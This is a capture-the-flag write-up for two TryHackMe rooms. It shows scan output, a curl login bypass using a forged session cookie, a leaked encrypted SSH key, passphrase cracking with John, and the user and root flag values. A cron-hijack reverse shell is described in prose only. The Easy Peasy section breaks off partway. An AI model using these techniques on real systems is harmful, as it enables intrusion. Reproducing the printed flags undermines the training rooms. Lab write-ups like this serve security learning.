TryHackMe CTF 3

Task 1; Overpass - https://tryhackme.com/room/overpass


To start I nmap the target to see where my attack surface is;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn 10.10.128.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 23:10 EDT
Nmap scan report for 10.10.128.109
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I then use Gobuster to enumerate to find hidden directories. I found an admin page;

```
┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ gobuster dir -u http://10.10.128.109 -w big.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.128.109
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
/img                  (Status: 301) [Size: 0] [--> img/]
Progress: 20476 / 20477 (100.00%)
===============================================================
Finished
===============================================================
```


I look to see what I can find and use a default admin/admin credentials with obviously didn't work;




I then try to bypass the login by setting the cookies to a non NULL number as a result we were able to grab the SSH key;

```
┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ curl http://10.10.128.109/admin/ -H "Cookie: SessionToken=1"
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Overpass</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
    <link rel="icon"
      type="image/png"
      href="/img/overpass.png" />
    <script src="/main.js"></script>
</head>

<body>
    <nav>
        <img class="logo" src="/img/overpass.svg" alt="Overpass logo">
        <h2 class="navTitle"><a href="/">Overpass</a></h2>
        <a href="/aboutus">About Us</a>
        <a href="/downloads">Downloads</a>
    </nav>
    <h1 class="pageHeading content">Welcome to the Overpass Administrator area</h1>
    <h3 class="subtitle content">A secure password manager with support for Windows, Linux, MacOS and more</h3>
    <div class="bodyFlexContainer content">
        <div>
            <p>Since you keep forgetting your password, James, I've set up SSH keys for you.</p>
            <p>If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.<br>
                Also, we really need to talk about this "Military Grade" encryption. - Paradox</p>
            <pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
```

I will then put the hash into its own file so I can pass it to John2SHH;



I then decode the hash using John;



After some time I was able to crack the password;

```
┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=ssh ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (ssh.key)
1g 0:00:00:00 DONE (2024-04-09 23:59) 33.33g/s 445866p/s 445866c/s 445866C/s lisa..honolulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I then SSH in using my new credentials;

```
┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ ssh james@10.10.128.109 -i ssh.key
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'ssh.key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "ssh.key": bad permissions
james@10.10.128.109's password:


┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ chmod 400 ssh.key

┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ ssh james@10.10.128.109 -i ssh.key
Enter passphrase for key 'ssh.key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 10 04:03:35 UTC 2024

  System load:  0.0               Processes:           88
  Usage of /:   22.3% of 18.57GB  Users logged in:     0
  Memory usage: 12%               IP address for eth0: 10.10.128.109
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```


Now that we are in we can start to look for the user flag, which after some wandering I was able to find;

```
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

I then run the ls -la command to see if there are any hidden files or directories. I found this one called .overpass which might be the sticky note that the todo.txt file was referring to;

```
james@overpass-prod:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.james@overpass-prod:~$
```


I got an interesting hash so I tried to decode it through cyberchef;




I was able to get a name and password for something, this is where I got kind of stuck so I looked around for programs I can run in sudo so I tried sudo -l to see what programs I can run in sudo;

```
james@overpass-prod:~$ sudo -l
[sudo] password for james:
Sorry, user james may not run sudo on overpass-prod.
```


I see that their production server is elevated so I am going to change their DNS records for the production service to my attacking machine instead;




I then start a http server listener on my attacker;




I run a reverse shell through overpass to start a connection with my elevated privileges;




I wasn't able to get the http to work so I tried it with Netcat instead;



I realized I am impatient and needed to cronjob to activate and I see that I was able to get the connection;




I secured to root shell;



Then I scavenged for the root.txt;

```
root@overpass-prod:~# ls
ls
buildStatus  builds  go  root.txt  src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
```

Success



Task 2; Easy Peasy - https://tryhackme.com/room/easypeasyctf


Same process with starting with Nmap to get attack surface;

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -Pn -T5 10.10.226.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 17:22 EDT
Warning: 10.10.226.198 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.226.198
Host is up (0.17s latency).
Not shown: 65483 closed tcp ports (conn-refused), 49 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 639.20 seconds
```


Then we gobuster the webapp for directory mapping;

```
┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ gobuster dir -u http://10.10.226.198 -w big.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.226.198
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/hidden               (Status: 301) [Size: 169] [--> http://10.10.226.198/hidden/]
/robots.txt           (Status: 200) [Size: 43]
Progress: 20476 / 20477 (100.00%)
===============================================================
Finished
===============================================================
```

Checked the robots.txt page, but wasn't able to see anything useful;




I then check the hidden page to see that we have an image… If we check the source code we can see a note hinting at steganography;




I did the same thing with the hidden/whatever page


I found a hidden hash in the source code of the second image so I attempted to decode it;




I then tried accessing the robots.txt file using the correct port and was able to find another hash to decode;




After some attention to detail reading I was able to find another flag within the default webpage details;

